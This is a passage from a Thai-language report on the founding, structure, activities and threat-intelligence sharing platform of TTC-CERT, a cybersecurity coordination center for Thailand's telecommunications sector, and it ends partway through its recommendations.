ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม คือ ศูนย์กลางประสานงานประกอบด้วยผู้ประกอบกิจการโทรคมนาคมที่เป็นสมาชิกผู้ก่อตั้งตามบันทึกข้อตกลงความร่วมมือการจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม ฉบับลงวันที่ 22 ก.ย.63 เพื่อให้เป็นไปตามเจตนารมณ์และวัตถุประสงค์ของพระราชบัญญัติการรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. 2562 (ราชกิจจานุเบกษา, 2562) ในการรับมือกับภัยคุกคามที่อาจเกิดขึ้นต่ออุตสาหกรรมโทรคมนาคม อันจะส่งผลกระทบต่อความมั่นคงหรือความสงบเรียบร้อยของสาธารณะหรือประเทศชาติ จึงต้องมีการจัดตั้งศูนย์กลางในการพัฒนามาตรฐานความมั่นคงปลอดภัยไซเบอร์และการพัฒนาบุคลากร เพื่อเพิ่มขีดความสามารถในการบริหารจัดการป้องกันและรับมือกับภัยคุกคามทางไซเบอร์ของอุตสาหกรรมโทรคมนาคมของประเทศ ตลอดจนเป็น

ศูนย์กลางในการบริหารจัดการ โดยมีคณะทำงานดำเนินการศูนย์ TTC-CERT และอยู่ภายใต้การกำกับดูแลของสมาคมโทรคมนาคมแห่งประเทศไทยในพระบรมราชูปถัมภ์

ศูนย์ TTC-CERT ได้ถูกกำหนดให้เป็นศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศด้านเทคโนโลยีสารสนเทศและโทรคมนาคม จากสำนักงาน กสทช. ตามหนังสือ ด่วนที่สุด ที่ สทช 2406/37989 ลง 17 ก.ย.64 เรื่อง การจัดตั้งศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (CII) ด้านเทคโนโลยีสารสนเทศและโทรคมนาคม โดยสำนักงาน กสทช. ได้แจ้งผลการดำเนินการไปยังสำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) แล้ว ซึ่งศูนย์ TTC-CERT ก็ได้ดำเนินการตามหน้าที่ตามที่ประกาศคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ เรื่อง ลักษณะหน้าที่และความรับผิดชอบของศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศและภารกิจหรือให้บริการที่เกี่ยวข้อง พ.ศ. 2564 (ราชกิจจานุเบกษา, 2564) ตั้งแต่บัดนั้นเป็นต้นมา

4.4.1. <u>วิสัยทัศน์ (Vision)</u> ศูนย์ TTC-CERT สร้างความเชื่อมั่นและพื้นที่ปลอดภัยจากภัยคุกคามทางไซเบอร์ในอุตสาหกรรมโทรคมนาคม ผ่านความร่วมมือสนับสนุนของผู้ประกอบกิจการและหน่วยงานด้านโทรคมนาคมของประเทศ


4.4.2. <u>พันธกิจ (Mission Statement)</u> ศูนย์ TTC-CERT เป็นศูนย์กลางในการประสานงาน เฝ้าระวัง แจ้งเตือน รับมือ และแก้ไขเหตุภัยคุกคามทางไซเบอร์ให้กับผู้ประกอบการโทรคมนาคมที่เป็นสมาชิกศูนย์ TTC-CERT ตลอดจนดำเนินการแลกเปลี่ยนข้อมูลข่าวสารด้านความมั่นคงปลอดภัยไซเบอร์ ระหว่างผู้ประกอบกิจการโทรคมนาคมที่เป็นสมาชิกและองค์กรอื่น ๆ ภายนอก เพื่อสร้างความตระหนักรู้ รับมือ ประสานงานเหตุภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นต่ออุตสาหกรรมโทรคมนาคมกับผู้ที่เกี่ยวข้องในขอบเขตครอบคลุมระบบสารสนเทศและระบบคอมพิวเตอร์ของผู้ประกอบกิจการโทรคมนาคมที่ได้เข้าร่วมเป็นสมาชิกศูนย์ TTC-CERT รวมถึงเป็นศูนย์กลางในการพัฒนามาตรฐานความมั่นคงปลอดภัยไซเบอร์และการพัฒนาบุคลากรเพื่อเพิ่มขีดความสามารถในการบริหารจัดการ ป้องกัน และรับมือกับภัยคุกคามความมั่นคงปลอดภัยไซเบอร์ของอุตสาหกรรมโทรคมนาคมของประเทศ

4.4.3. <u>อำนาจหน้าที่</u> ศูนย์ TTC-CERT มีหน้าที่ สร้างความตระหนักรู้ ประสานงาน เฝ้าระวัง รับมือ และแก้ไขเหตุภัยคุกคามทางไซเบอร์ให้กับผู้ประกอบการโทรคมนาคมที่เป็นสมาชิกศูนย์ TTC-CERT กับผู้ที่เกี่ยวข้องในขอบเขตครอบคลุมระบบสารสนเทศและระบบคอมพิวเตอร์ของผู้ประกอบกิจการโทรคมนาคมที่ได้เข้าร่วมเป็นสมาชิกศูนย์ TTC-CERT เพื่อลดความเสี่ยงจากเหตุการณ์ด้านความมั่นคงปลอดภัยทางไซเบอร์ ตลอดจน ช่วยเหลือ สนับสนุน หรือปฏิบัติงานร่วมกับ สำนักงานคณะกรรมการการ

รักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) สำนักงานคณะกรรมการกิจการกระจายเสียง กิจการโทรทัศน์ และกิจการโทรคมนาคมแห่งชาติ (สำนักงาน กสทช.) พนักงานเจ้าหน้าที่หรือบุคคลอื่นใดที่ปฏิบัติหน้าที่หรือได้รับมอบหมายให้ปฏิบัติหน้าที่ตามพระราชบัญญัติการรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. 2562 และที่แก้ไขเพิ่มเติม (ถ้ามี)

4.4.4. ศูนย์ TTC-CERT มีโครงสร้างรูปแบบแคมปัส โดยบริษัท/องค์กรที่อยู่ในภาคส่วนโทรคมนาคมเดียวกันร่วมกันจัดตั้งศูนย์ TTC-CERT เพื่อเป็นศูนย์กลางในการประสานงาน เฝ้าระวัง รับมือ และแก้ไขเหตุภัยคุกคามทางไซเบอร์ ระหว่างบริษัท/องค์กรที่อยู่ในภาคส่วนโทรคมนาคม และ/หรือ กับองค์กร/หน่วยงานภายนอก โดยบริษัท/องค์กรของสมาชิกอาจมีหรือไม่มี CERT เป็นของตัวเอง

4.4.5. โครงสร้างการบริหารศูนย์ TTC-CERT และการดำเนินงานของศูนย์ TTC-CERT จะเป็นไปตาม**ภาพที่ 3** และมีรายละเอียดดังนี้



ภาพที่ 3 *แสดงโครงสร้างการบริหารศูนย์ TTC-CERT*

4.4.5.1. <u>คณะทำงานดำเนินการศูนย์ TTC-CERT</u> สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ ได้พิจารณาแต่งตั้งคณะทำงานดำเนินการขึ้นคณะหนึ่ง เรียกว่า “คณะทำงานดำเนินการศูนย์ TTC-CERT” จำนวน 10 คน มีอำนาจหน้าที่ในการบริหารจัดการดำเนินการของศูนย์ TTC-CERT ให้เป็นไปตามวัตถุประสงค์ของศูนย์ TTC-CERT และรวมถึงการดำเนินกิจกรรมต่าง ๆ อาทิ ดำเนินการตามโครงการศูนย์ TTC-CERT ซึ่งได้รับทุนสนับสนุนการวิจัยจาก กทปส. ให้สำเร็จลุล่วงสมบูรณ์ถูกต้องตาม

เงื่อนไขและเงื่อนเวลาที่กำหนดไว้ในสัญญารับทุนกับ กทปส. รวมถึงการดำเนินการในขั้นการเตรียมการจัดตั้งศูนย์ TTC-CERT เช่น การสรรหาบุคลากร การพิจารณาจัดซื้อจัดหาอุปกรณ์และเครื่องมือ การจัดหาสถานที่ทำงาน ฯลฯ ตลอดจนวางแผนการบริหารนโยบาย กำหนดทิศทางเชิงกลยุทธ์ (Strategic Direction) ของศูนย์ TTC-CERT รวมทั้งก่อตั้งเครือข่ายความร่วมมือระหว่างสมาชิกเพื่อการประสานงานและแลกเปลี่ยนข้อมูลข่าวสารด้านความมั่นคงปลอดภัยไซเบอร์ระหว่างผู้ประกอบกิจการโทรคมนาคมที่เป็นสมาชิก

4.4.5.2. ผู้อำนวยการ ศูนย์ TTC-CERT ทำหน้าที่ในการดำเนินการด้านการบริหารจัดการศูนย์ TTC-CERT ในภาพรวมทั้งหมด

4.4.5.3. หัวหน้าฝ่ายเทคนิค ทำหน้าที่ในการดำเนินการเกี่ยวกับการรักษาความมั่นคงปลอดภัยทางไซเบอร์ในทางเทคนิคทั้งหมด

4.4.5.4. ผู้ช่วยหัวหน้าฝ่ายเทคนิค ทำหน้าที่สนับสนุน หัวหน้าฝ่ายเทคนิค

4.4.5.5. เจ้าหน้าที่ธุรการ ทำหน้าที่ประสานงานทั่วไปของศูนย์ TTC-CERT และรับผิดชอบงานธุรการของศูนย์ TTC-CERT

4.4.6. ผลการดำเนินงานของศูนย์ TTC-CERT ที่ผ่านมาทั้งหมดตั้งแต่ก่อตั้ง

4.4.6.1. จัดงานแถลงข่าวเปิดตัวศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

4.4.6.2. จัดงานสัมมนาเผยแพร่ความรู้เพื่อประโยชน์สาธารณะ โดยเป็นการเผยแพร่ความรู้เกี่ยวกับประสบการณ์การจัดตั้งศูนย์ TTC-CERT และการวิเคราะห์ข่าวกรองภัยคุกคามทางไซเบอร์

4.4.6.3. จัดกิจกรรมเพื่อสร้างขีดความสามารถ (Capacity Building) บุคลากรของภาคส่วนโทรคมนาคม จำนวน 3 ครั้ง โดยเป็นการอบรมเพื่อสร้างขีดความสามารถด้านความมั่นคงปลอดภัยทางไซเบอร์ให้กับสมาชิก อาทิ การเป็นนักวิเคราะห์ด้านความมั่นคงปลอดภัยไซเบอร์ การทำ Cyber Threat Hunting การใช้งานระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์ การวิเคราะห์มัลแวร์เบื้องต้น การสร้างและใช้งาน YARA rule และ Sigma rule เป็นต้น

4.4.6.4. ข้อมูลข้อมูลภัยคุกคามทางไซเบอร์ที่สร้างโดยศูนย์ TTC-CERT และส่งให้กับสมาชิกศูนย์ TTC-CERT ที่อยู่ในภาคส่วนโทรคมนาคมผ่านระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ รวมทั้งหมด 667 ครั้ง ข้อมูลในส่วนนี้จะรวมถึงรายงานการวิเคราะห์มัลแวร์ที่มีการโจมตีประเทศไทยโดยเฉพาะ

อาทิ การตรวจพบแคมเปญ BangkokShell ซึ่งมุ่งเป้าโจมตีองค์กรในประเทศไทยเป็นการเฉพาะ เป็นต้น

4.4.6.5. ข้อมูลภัยคุกคามทางไซเบอร์ทั้งที่มาจากแหล่งข้อมูลจากแหล่งข่าวเปิดจากภายนอก (Opensource Intelligence) และแหล่งข้อมูล Commercial Threat Intelligence ที่ศูนย์ TTC-CERT ส่งให้กับสมาชิกศูนย์ TTC-CERT ที่อยู่ในภาคส่วนโทรคมนาคมผ่านระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ รวมทั้งหมด 15,012 Event

4.4.6.6. รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ที่ส่งให้กับสมาชิกศูนย์ TTC-CERT ที่อยู่ในภาคส่วนโทรคมนาคมผ่านระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ และเผยแพร่ผ่านหน้าเว็บไซต์ของศูนย์ TTC-CERT (Thailand Telecommunications Sector CERT, 2566) รวมทั้งหมด 36 ฉบับ

4.4.6.7. การเผยแพร่ความรู้ด้านการรักษาความปลอดภัยทางไซเบอร์เพื่อประโยชน์สาธารณะและเผยแพร่ผ่านหน้าเว็บไซต์ของศูนย์ TTC-CERT (Thailand Telecommunications Sector CERT, 2566) จำนวนทั้งหมด 24 ครั้ง

4.4.6.8. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิค (Technical Vulnerability) ต่าง ๆ ข้อมูลภัยคุกคามทางไซเบอร์ หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) จำนวนทั้งหมด 171 ครั้ง

4.4.6.9. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิคต่าง ๆ ข้อมูลภัยคุกคามทางไซเบอร์ หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ หน่วยงานโครงสร้างพื้นฐานสำคัญของชาติ (Critical Infrastructure) จำนวนทั้งหมด 5 ครั้ง

4.4.6.10. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิคต่าง ๆ ข้อมูลภัยคุกคามทางไซเบอร์ หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ หน่วยงานด้านความมั่นคง จำนวนทั้งหมด 8 ครั้ง

4.4.6.11. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิคต่าง ๆ ข้อมูลภัยคุกคามทางไซเบอร์ หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ ในด้านบริการภาครัฐที่สำคัญ ที่มีการให้บริการโดยตรงแก่ประชาชน (DG-CERT) จำนวนทั้งหมด 3 ครั้ง

4.4.6.12. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิคต่าง ๆ ข้อมูลภัยคุกคามทางไซเบอร์ หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ ศูนย์ประสาน

งานด้านความมั่นคงปลอดภัยเทคโนโลยีสารสนเทศภาคการธนาคาร (TB-CERT) จำนวนทั้งหมด 14 ครั้ง

4.4.6.13. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิคต่าง ๆ ข้อมูลภัยคุกคามทางไซเบอร์ หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ภาคตลาดทุน (TCM-CERT) จำนวนทั้งหมด 1 ครั้ง

4.4.6.14. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิคต่าง ๆ ข้อมูลภัยคุกคามทางไซเบอร์ หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ภาคภาคธุรกิจประกันภัย (TI-CERT) จำนวนทั้งหมด 2 ครั้ง

4.4.7. ผลการดำเนินการต่าง ๆ ของศูนย์ TTC-CERT เป็นไปตามเจตนารมณ์และวัตถุประสงค์ของพระราชบัญญัติการรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. 2562 (ราชกิจจานุเบกษา, 2562) และ ประกาศคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ เรื่อง ลักษณะหน้าที่และความรับผิดชอบของศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศและภารกิจหรือให้บริการที่เกี่ยวข้อง พ.ศ. 2564 (ราชกิจจานุเบกษา, 2564) แต่อย่างไรก็ตาม เนื่องจากข้อจำกัดทางด้านการขาดแคลนบุคลากรและงบประมาณ ส่งผลให้การปฏิบัติภารกิจหรือให้บริการในด้านการรับมือและแก้ไขภัยคุกคามทางไซเบอร์ของศูนย์ TTC-CERT ที่จัดตั้งในครั้งนี้ยังไม่ครบถ้วนสมบูรณ์ตามที่ระบุไว้ในประกาศฯ ฉบับดังกล่าว

5. การอภิปรายผล

5.1. ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์

ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ สามารถเข้ามาช่วยแก้ปัญหาการเพิ่มขึ้นของข้อมูลภัยคุกคามทางไซเบอร์ได้เป็นอย่างดี โดยระบบดังกล่าวสามารถประมวลผลและวิเคราะห์ข้อมูลจากหลายที่มาโดยอัตโนมัติ ซึ่งช่วยลดภาระงานของทีมวิเคราะห์ภัยคุกคามทางไซเบอร์ของศูนย์ TTC-CERT และสมาชิก ด้วยวิธีการวิเคราะห์ที่มีประสิทธิภาพแบบเรียลไทม์ทีมวิเคราะห์ภัยคุกคามทางไซเบอร์จึงมีข้อมูลเหตุภัยคุกคามทางไซเบอร์ที่ถูกต้องครบถ้วนสมบูรณ์ สามารถตอบสนองต่อภัยคุกคามทางไซเบอร์ได้รวดเร็วและแม่นยำยิ่งขึ้น

ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ ช่วยให้องค์กรสามารถ รวบรวม เปรียบเทียบ และวิเคราะห์ข้อมูลภัยคุกคามทางไซเบอร์แบบเรียลไทม์ เพื่อตรวจจับ และยับยั้ง ผู้โจมตีหรือผู้ไม่ประสงค์ดีก่อนที่จะสร้างความเสียหายให้กับองค์กรได้อย่างรวดเร็วยิ่งขึ้น เนื่องจากเมื่อทีมวิเคราะห์ภัยคุกคามทางไซเบอร์มีความเข้าใจรูปแบบวิธีการโจมตีของผู้โจมตีหรือผู้ไม่ประสงค์ดีได้ดีขึ้น ทีมวิเคราะห์ภัยคุกคามทางไซเบอร์จะสามารถระบุรูปแบบที่แสดงความคล้ายคลึงหรือความสัมพันธ์กันระหว่าง

เหตุการณ์การโจมตีต่าง ๆ ได้ง่ายขึ้นผ่านระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ การตอบสนองต่อภัยคุกคามทางไซเบอร์ที่ขับเคลื่อนด้วยข้อมูลภัยคุกคามทางไซเบอร์จากระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ ทำให้ทีมวิเคราะห์ภัยคุกคามทางไซเบอร์ต้องดำเนินการ รวบรวม วิเคราะห์ และแลกเปลี่ยนข้อมูลกับหน่วยงานภายนอกองค์กรซึ่งจะช่วยให้ทีมวิเคราะห์ภัยคุกคามทางไซเบอร์ของหน่วยงานที่ทำการแลกเปลี่ยนข้อมูลระหว่างกันสามารถระบุและตอบสนองต่อภัยคุกคามทางไซเบอร์ที่มีรูปแบบที่คล้ายคลึงกับเหตุการณ์ที่แต่ละหน่วยงานเคยเจอหรือที่มีการแลกเปลี่ยนข้อมูลได้รวดเร็วยิ่งขึ้น

ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ ยังช่วยให้ทีมรักษาความมั่นคงปลอดภัยไซเบอร์สามารถ (1) สำรวจและทำความเข้าใจเกี่ยวกับ Tactics, Techniques, และ Procedures (TTPs) ของภัยคุกคามทางไซเบอร์ (2) ทำความเข้าใจบริบทและผลกระทบของภัยคุกคามที่กว้างขึ้น (3) รวบรวมและแลกเปลี่ยนข้อมูลข่าวสารเกี่ยวกับภัยคุกคามทางไซเบอร์ระหว่างองค์กร (4) เป็นแหล่งข้อมูลสำหรับสร้างและแลกเปลี่ยน Indicators of Compromise (IOCs) ให้กับองค์กรที่เป็นสมาชิก และ (5) เป็นแหล่งข้อมูลสำหรับการวิจัยเกี่ยวกับภัยคุกคามทางไซเบอร์

นอกจากนี้ ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ ยังสามารถช่วยให้ทีมรักษาความมั่นคงปลอดภัยไซเบอร์ของศูนย์ TTC-CERT และสมาชิกสามารถแบ่งปันและแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับองค์กรอื่น ๆ ในภาคส่วนโทรคมนาคม และ/หรือ กับหน่วยงานด้านความปลอดภัยทางไซเบอร์ภายนอกองค์กรได้อย่างรวดเร็วและมีประสิทธิภาพ โดยระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ ได้รวบรวม วิเคราะห์ และบูรณาการข้อมูลภัยคุกคามทางไซเบอร์จากหน่วยงานอื่น ๆ ที่ได้แบ่งปัน รวมถึงสามารถบูรณาการข้อมูลภัยคุกคามทางไซเบอร์จากแหล่งข่าวเปิดต่าง ๆ ได้โดยอัตโนมัติ

5.2. การจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

นอกจากการดำเนินงานของศูนย์ TTC-CERT ให้เป็นไปตามภารกิจที่ระบุไว้ใน พระราชบัญญัติการรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. 2562 (ราชกิจจานุเบกษา, 2562) และ ประกาศคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ เรื่อง ลักษณะหน้าที่และความรับผิดชอบของศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศและภารกิจหรือให้บริการที่เกี่ยวข้อง พ.ศ. 2564 (ราชกิจจานุเบกษา, 2564) แล้วนั้น ศูนย์ TTC-CERT ยังเป็นศูนย์ประสานงานฯ ที่มีระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ พร้อมการเชื่อมต่อเข้ากับระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) ที่พร้อมให้องค์กรที่เป็นสมาชิกเข้าใช้บริการและแลกเปลี่ยนข้อมูลเหตุภัยคุกคามทางไซเบอร์ระหว่างกัน ส่งผลให้สมาชิกสามารถร่วมกันเฝ้าระวังภัยคุกคามทางไซเบอร์ให้กับอุตสาหกรรมโทรคมนาคมได้อย่างมีประสิทธิภาพสามารถตอบสนองเหตุภัยคุกคามทางไซเบอร์ได้อย่างรวดเร็ว

ศูนย์ TTC-CERT ช่วยยกระดับความรู้และความชำนาญด้านความมั่นคงปลอดภัยไซเบอร์จากการปฏิบัติงานจริงให้กับทีมรักษาความมั่นคงปลอดภัยไซเบอร์ของสมาชิก โดยสมาชิกมีการส่งผู้แทนซึ่งมีความเชี่ยวชาญทางด้านการรักษาความมั่นคงปลอดภัยไซเบอร์เข้าร่วมเป็นคณะทำงานดำเนินการ

ศูนย์ TTC-CERT โดยที่คณะทำงานดำเนินการศูนย์ TTC-CERT พร้อมกับผู้ปฏิบัติสามารถแลกเปลี่ยนความรู้และความชำนาญร่วมกันผ่านระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ ที่สมาชิกพร้อมกับผู้ปฏิบัติร่วมกันวิจัยและพัฒนาขึ้นมาเพื่อให้สามารถใช้งานได้ในภาคส่วนโทรคมนาคมโดยเฉพาะ นอกจากนี้ สมาชิกยังสามารถใช้งานระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ ร่วมกันได้อีกด้วย

ศูนย์ TTC-CERT ช่วยยกระดับความรู้และความชำนาญของทีมรักษาความมั่นคงปลอดภัยไซเบอร์ของสมาชิกผ่านกิจกรรมการฝึกอบรม หรือกิจกรรมอื่น ๆ ที่ทางศูนย์ TTC-CERT จัดให้กับสมาชิก และช่วยยกระดับความเชื่อมั่นและไว้วางใจ (Trust) ระหว่างกัน ตลอดจนสิ่งเหล่านี้ช่วยสร้างความตระหนักรู้ถึงความสำคัญที่อุตสาหกรรมโทรคมนาคมต้องมีความสามัคคี ร่วมแรงร่วมใจกันเพื่อเฝ้าระวังภัยคุกคามทางไซเบอร์ที่นับวันจะมีความรุนแรงมากขึ้นตามเทคโนโลยีที่พัฒนาอย่างรวดเร็ว

6. บทสรุป

การจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศด้านเทคโนโลยีสารสนเทศและโทรคมนาคม มีวัตถุประสงค์เพื่อเป็นศูนย์กลางด้านความมั่นคงปลอดภัยทางไซเบอร์ที่ให้การสนับสนุนและเสริมสร้างขีดความสามารถในด้านความมั่นคงปลอดภัยทางไซเบอร์ในอุตสาหกรรมเทคโนโลยีสารสนเทศและโทรคมนาคมของประเทศไทย โดยที่ผ่านมาศูนย์ TTC-CERT ทำหน้าที่เป็นศูนย์กลางในการประสานความร่วมมือกับหน่วยงานภาครัฐและเอกชน เพื่อระดมความรู้ ข้อมูลเหตุภัยคุกคามทางไซเบอร์ และความเชี่ยวชาญในด้านความมั่นคงปลอดภัยทางไซเบอร์ และสนับสนุนองค์กรในภาคส่วนเทคโนโลยีสารสนเทศและโทรคมนาคมในการรับมือกับภัยคุกคามทางไซเบอร์

ศูนย์ TTC-CERT ยังมีบทบาทสำคัญในการแจ้งเตือนและรับมือกับเหตุภัยคุกคามทางไซเบอร์ ตลอดจนมีบทบาทสำคัญในการสนับสนุนองค์กรในภาคส่วนเทคโนโลยีสารสนเทศและโทรคมนาคมในการสร้างความเชื่อมั่นและไว้วางใจ (Trust) ระหว่างผู้ประกอบกิจการ และพัฒนาความเข้มแข็งในด้านความมั่นคงปลอดภัยของระบบเทคโนโลยีสารสนเทศและโทรคมนาคมเพื่อสร้างความเชื่อมั่นต่อผู้ใช้บริการระบบเทคโนโลยีสารสนเทศและโครงข่ายโทรคมนาคมของประเทศ รวมทั้งมีบทบาทสำคัญในการสร้างระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ สร้างข้อมูลข่าวกรองทางไซเบอร์ที่เจาะจงต่อภัยคุกคามทางไซเบอร์ที่มุ่งเป้าโจมตีต่อประเทศไทย เพื่อแลกเปลี่ยนข้อมูลดังกล่าวสำหรับใช้ในการเฝ้าระวัง ตรวจจับ และป้องกัน เหตุภัยคุกคามทางไซเบอร์ในลักษณะเดียวกันที่อาจเกิดกับองค์กร อีกทั้งเพื่อให้สมาชิกสามารถรับมือกับเหตุภัยคุกคามทางไซเบอร์และฟื้นจากความเสียหายได้อย่างรวดเร็วและมีประสิทธิภาพ

7. ข้อเสนอแนะ

7.1. ข้อเสนอแนะสำหรับการศึกษาในอนาคต

ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์เป็นสิ่งที่จำเป็นและมีประโยชน์ต่อการแลกเปลี่ยนข้อมูลเหตุภัยคุกคามทางไซเบอร์ เนื่องจากเป็นการเพิ่มขีดความสามารถให้กับองค์กรในการรับมือกับเหตุภัยคุกคามทางไซเบอร์ อย่างไรก็ตามการนำระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ มาเป็นข้อมูลเพื่อใช้ในการรับมือกับเหตุภัยคุกคามทางไซเบอร์ จำเป็นต้องมีระบบที่ใช้ในการบริหาร

จัดการเหตุภัยคุกคามทางไซเบอร์ (Case Management System) ที่เชื่อมต่อกับระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูลฯ เพื่อให้การรับมือกับเหตุภัยคุกคามทางไซเบอร์มีประสิทธิภาพมากยิ่งขึ้น ทั้งนี้ ในระหว่างการรับมือกับเหตุภัยคุกคามทางไซเบอร์ ทีมรับมือเหตุภัยคุกคามทางไซเบอร์ขององค์กรจะสามารถเข้าถึงข้อมูลเหตุภัยคุกคามทางไซเบอร์ที่แลกเปลี่ยนกันระหว่างองค์กรผ่านระบบที่ใช้ในการบริหารจัดการเหตุภัยคุกคามทางไซเบอร์ได้โดยตรง ทำให้ช่วยลดระยะเวลาในการรับมือกับเหตุภัยคุกคามทางไซเบอร์อันจะเป็นการช่วยลดความเสียหายที่อาจเกิดขึ้นจากการโจมตีทางไซเบอร์ได้อย่างมีประสิทธิภาพมากยิ่งขึ้น นอกจากนี้ 